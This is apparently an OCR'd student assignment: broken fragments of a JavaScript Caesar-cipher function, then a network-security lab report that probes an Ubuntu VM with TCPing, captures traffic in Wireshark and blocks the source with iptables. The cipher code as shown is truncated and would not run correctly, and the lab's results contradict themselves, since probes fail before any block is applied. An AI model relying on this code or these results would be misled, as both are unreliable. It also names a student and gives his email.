    // Kiểm tra xem ký tự có phải là chữ cái không
    if (charCode >= 65 && charCode <= 90) {
      // Mã hóa chữ cái in hoa
      cipher += String.fromCharCode(((charCode - 65 + key) % 26)
    } else if (charCode >= 97 && charCode <= 122) {
      // Mã hóa chữ cái in thường
      cipher += String.fromCharCode(((charCode - 97 + key) % 26)
    } else {
```

```
  if (charCode >= 65 && charCode <= 90) {
    // Mã hóa chữ cái in hoa
    cipher += String.fromCharCode(((charCode - 65 + key) % 26)
  } else if (charCode >= 97 && charCode <= 122) {
    // Mã hóa chữ cái in thường
    cipher += String.fromCharCode(((charCode - 97 + key) % 26)
  } else {
    // Bảo toàn các ký tự khác
    cipher += plaintext.charAt(i);
  }
}

// Hiển thị văn bản đã mã hóa
document.getElementById("cipher").value = cipher;
```

Plaintext: trandangkhoa Key: 5 Encrypt

Cipher:

ywfsifslpmtf


Explain:

LAB18 TCPing

Name	Tran Dang Khoa
Email address	Khoab2014926@student.ctu.edu.vn
Class	M02
Browser	Safari, Chrome, IE, Firefox

	attacker	target
OS	Windows	Ubuntu
IP		
Attacking tool	**TCPing**	
Monitoring tool		Gnome Wireshark
Blocking tool		Linux iptables
Process	TCPing to target Install wireshark on target Install gnome on target Analyze packet on target using wireshark Monitor network traffic on target using gnome Block attacking IP on target using iptables Confirm blocking result using wireshark on target	

① Install TCPing on windows



Download:


Buy me a coffee

Listing directory https://download.elifulkerson.com/files/tcping/0.39:

tcping-src.zip	December 30 2017 11:56:46	53133	Zip archive data, at least v2.0 to extract
tcping-src.zip.asc	December 30 2017 11:57:24	801	GnuPG signature
tcping-src.zip.md5	December 30 2017 11:57:24	49	MD5 checksum
tcping-src.zip.sha1	December 30 2017 11:57:24	57	SHA1 checksum
tcping-src.zip.sha256	December 30 2017 11:57:24	81	SHA256 checksum
tcping-src.zip.sha512	December 30 2017 11:57:24	145	SHA512 checksum
tcping.exe	December 30 2017 11:49:56	258560	PE32 executable (console) Intel 80386, for MS Windows
tcping.exe.asc	December 30 2017 11:53:32	801	GnuPG signature
tcping.exe.md5	December 30 2017 11:53:32	45	MD5 checksum
tcping.exe.sha1	December 30 2017 11:53:32	53	SHA1 checksum
tcping.exe.sha256	December 30 2017 11:53:32	77	SHA256 checksum
tcping.exe.sha512	December 30 2017 11:53:32	141	SHA512 checksum
x64	December 30 2017 16:55:46	-	directory

Browse the download server

② Move TCPing file to windows => system32



Name	Date modified	Type	Size
tapi3.dll	16/11/2023 19:25	Application exten...	975 KB
tapi32.dll	16/11/2023 19:25	Application exten...	242 KB
tapilua.dll	16/11/2023 19:25	Application exten...	34 KB
TapiMigPlugin.dll	16/11/2023 19:25	Application exten...	65 KB
tapiperf.dll	07/12/2019 16:09	Application exten...	12 KB
tapisrv.dll	16/11/2023 19:25	Application exten...	311 KB
TapiSysprep.dll	07/12/2019 16:09	Application exten...	13 KB
tapiui.dll	07/12/2019 16:09	Application exten...	3 KB
TapiUnattend	07/12/2019 16:09	Application	15 KB
tar	16/11/2023 19:25	Application	54 KB
TaskApis.dll	16/11/2023 19:20	Application exten...	405 KB
taskbarcpl.dll	16/11/2023 19:19	Application exten...	1,069 KB
taskcomp.dll	16/11/2023 19:23	Application exten...	411 KB
TaskFlowDataEngine.dll	16/11/2023 19:19	Application exten...	1,508 KB
taskhostw	16/11/2023 19:23	Application	96 KB
taskkill	07/12/2019 16:09	Application	99 KB
tasklist	07/12/2019 16:09	Application	104 KB
Taskmgr	16/11/2023 19:21	Application	1,186 KB
taskschd.dll	16/11/2023 19:23	Application exten...	693 KB
taskschd	07/12/2019 16:09	Microsoft Comm...	142 KB
TaskSchdPS.dll	16/11/2023 19:23	Application exten...	58 KB
tbauth.dll	16/11/2023 19:20	Application exten...	74 KB
tbs.dll	16/11/2023 19:19	Application exten...	96 KB
tcblaunch	16/11/2023 19:25	Application	797 KB
tcbloader.dll	16/11/2023 19:25	Application exten...	220 KB
tcmsetup	07/12/2019 16:09	Application	17 KB
tcpbidi	07/12/2019 16:09	XML Source File	2 KB
tcping	06/12/2023 14:55	Application	253 KB

③ CMD => TCPing to target


```
C:\Users\PC>tcping 10.2.10.174

Probing 10.2.10.174:80/tcp - No response - time=2003.750ms
Probing 10.2.10.174:80/tcp - No response - time=2001.220ms
Probing 10.2.10.174:80/tcp - No response - time=2001.304ms
Probing 10.2.10.174:80/tcp - No response - time=2001.277ms

Ping statistics for 10.2.10.174:80
     4 probes sent.
     0 successful, 4 failed.  (100.00% fail)
Was unable to connect, cannot provide trip statistics.

C:\Users\PC>
```

④ Install wireshark on ubuntu/ target

apt-get install wireshark

```
khoab2014926@khoab2014926-VirtualBox:~$ sudo apt-get install wireshark
[sudo] password for khoab2014926:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libbcg729-0 libc-ares2 libdouble-conversion3 liblua5.2-0 libmd4c0
  libminizip1 libpcre2-16-0 libqt5core5a libqt5dbus5 libqt5gui5
  libqt5multimedia5 libqt5multimedia5-plugins libqt5multimediagsttools5
  libqt5multimediawidgets5 libqt5network5 libqt5printsupport5 libqt5svg5
  libqt5widgets5 libsmi2ldbl libsnappy1v5 libspandsp2 libssh-gcrypt-4
  libwireshark-data libwireshark15 libwiretap12 libwsutil13 libxcb-xinerama0
  libxcb-xinput0 qt5-gtk-platformtheme qttranslations5-l10n wireshark-common
  wireshark-qt
Suggested packages:
  qt5-image-formats-plugins qtwayland5 snmp-mibs-downloader geoipupdate
  geoip-database geoip-database-extra libjs-leaflet
  libjs-leaflet.markercluster wireshark-doc
The following NEW packages will be installed:
  libbcg729-0 libc-ares2 libdouble-conversion3 liblua5.2-0 libmd4c0
  libminizip1 libpcre2-16-0 libqt5core5a libqt5dbus5 libqt5gui5
  libqt5multimedia5 libqt5multimedia5-plugins libqt5multimediagsttools5
  libqt5multimediawidgets5 libqt5network5 libqt5printsupport5 libqt5svg5
  libqt5widgets5 libsmi2ldbl libsnappy1v5 libspandsp2 libssh-gcrypt-4
```


⑤ Analze packet situation on target using wireshark



No.	Time	Source	Destination	Protocol	Length	Info
84	15.192695	10.2.10.174	142.251.130.14	UDP	71	64031 → 443 Len=29
85	15.224150	142.251.130.14	10.2.10.174	UDP	72	443 → 64031 Len=30
86	15.556418	Routerbo_de:6f:ef	Broadcast	ARP	60	Who has 10.2.10.197? Tell 10.2.10.1
87	15.615396	142.250.66.138	10.2.10.174	UDP	121	443 → 62092 Len=79
88	15.615868	10.2.10.174	142.250.66.138	UDP	78	62092 → 443 Len=36
89	16.073757	10.2.10.156	224.0.0.251	IGMPv2	60	Membership Report group 224.0.0.251
90	16.527533	10.2.10.156	224.0.0.251	IGMPv2	60	Membership Report group 224.0.0.251
91	16.682723	Routerbo_de:6f:ef	Broadcast	ARP	60	Who has 10.2.10.197? Tell 10.2.10.1
92	17.655769	Routerbo_de:6f:ef	Broadcast	ARP	60	Who has 10.2.10.197? Tell 10.2.10.1


```
Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{611CB354-C2A7-4D3A-8907-E880CAC7DC67}, id 0
    Section number: 1
    Interface id: 0 (\Device\NPF_{611CB354-C2A7-4D3A-8907-E880CAC7DC67})
    Encapsulation type: Ethernet (1)
    Arrival Time: Dec  6, 2023 14:44:16.035390000 SE Asia Standard Time
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1701848656.035390000 seconds
    [Time delta from previous captured frame: 0.000000000 seconds]
    [Time delta from previous displayed frame: 0.000000000 seconds]
    [Time since reference or first frame: 0.000000000 seconds]
    Frame Number: 1
    Frame Length: 60 bytes (480 bits)
    Capture Length: 60 bytes (480 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:arp]
    [Coloring Rule Name: ARP]
    [Coloring Rule String: arp]
Ethernet II, Src: Routerbo_de:6f:ef (4c:5e:0c:de:6f:ef), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
    Destination: Broadcast (ff:ff:ff:ff:ff:ff)
        Address: Broadcast (ff:ff:ff:ff:ff:ff)
        .... ..1. .... .... .... .... = LG bit: Locally administered address (this is NOT the factory default)
        .... ...1 .... .... .... .... = IG bit: Group address (multicast/broadcast)

    Source: Routerbo_de:6f:ef (4c:5e:0c:de:6f:ef)
        Address: Routerbo_de:6f:ef (4c:5e:0c:de:6f:ef)
        .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
        .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: ARP (0x0806)
    Padding: 000000000000000000000000000000000000
Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: Routerbo_de:6f:ef (4c:5e:0c:de:6f:ef)
    Sender IP address: 10.2.10.1
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 10.2.10.197
```

⑥ Install gnome on target



```
khoab2014926@khoab2014926-VirtualBox:~$ sudo wireshark
 ** (wireshark:4100) 15:06:14.964891 [GUI WARNING] -- QStandardPaths: XDG_RUNTIM
E_DIR not set, defaulting to '/tmp/runtime-root'
 ** (wireshark:4100) 15:06:26.917540 [Capture MESSAGE] -- Capture Start ...
 ** (wireshark:4100) 15:06:27.079141 [Capture MESSAGE] -- Capture started
 ** (wireshark:4100) 15:06:27.080390 [Capture MESSAGE] -- File: "/tmp/wireshark_
enp0s38CUJF2.pcapng"
```

⑦ Check the traffic volume of target system using relevant tool



⑧ Protect/block the attack from target system

```
khoab2014926@khoab2014926-VirtualBox:~$ sudo iptables -I INPUT -s 10.2.10.174 -j
 DROP
[sudo] password for khoab2014926:
khoab2014926@khoab2014926-VirtualBox:~$
```

⑨ Confirm the Protect/blocking methods on laptop side using relevant tool

```
C:\Users\PC>tcping -t 10.2.10.174

** Pinging continuously.  Press control-c to stop **

Probing 10.2.10.174:80/tcp - No response - time=2002.084ms
Probing 10.2.10.174:80/tcp - No response - time=2000.807ms
Probing 10.2.10.174:80/tcp - No response - time=2001.785ms
Control-C
Probing 10.2.10.174:80/tcp - No response - time=796.277ms

Ping statistics for 10.2.10.174:80
     4 probes sent.
     0 successful, 4 failed.  (100.00% fail)
Was unable to connect, cannot provide trip statistics.
```